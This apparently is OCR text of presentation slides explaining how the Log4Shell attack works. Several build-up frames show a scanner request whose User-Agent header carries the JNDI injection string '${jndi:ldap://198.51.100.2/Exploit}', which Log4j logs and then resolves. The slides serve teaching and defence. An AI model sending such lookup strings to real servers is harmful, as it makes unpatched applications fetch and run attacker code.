
Downloading Malware

Conclusion


The Log4Shell Attack: How it Works

The Attack


The Attack


Attacker
198.51.100.1
Scanner
GET / HTTP/1.1
Host: 203.0.113.18
User-Agent: ${jndi:ldap://198.51.100.2/Exploit}
Victim
Application


The Attack


Attacker
198.51.100.1
Scanner
GET / HTTP/1.1
Host: 203.0.113.18
User-Agent: ${jndi:ldap://198.51.100.2/Exploit}
Victim
Application
Log4j
“Request from 198.51.100.1 with User-Agent ${jndi:lda...”


The Attack


Attacker
198.51.100.1
Scanner
GET / HTTP/1.1
Host: 203.0.113.18
User-Agent: ${jndi:ldap://198.51.100.2/Exploit}
Victim
Application
Log4j
JNDI

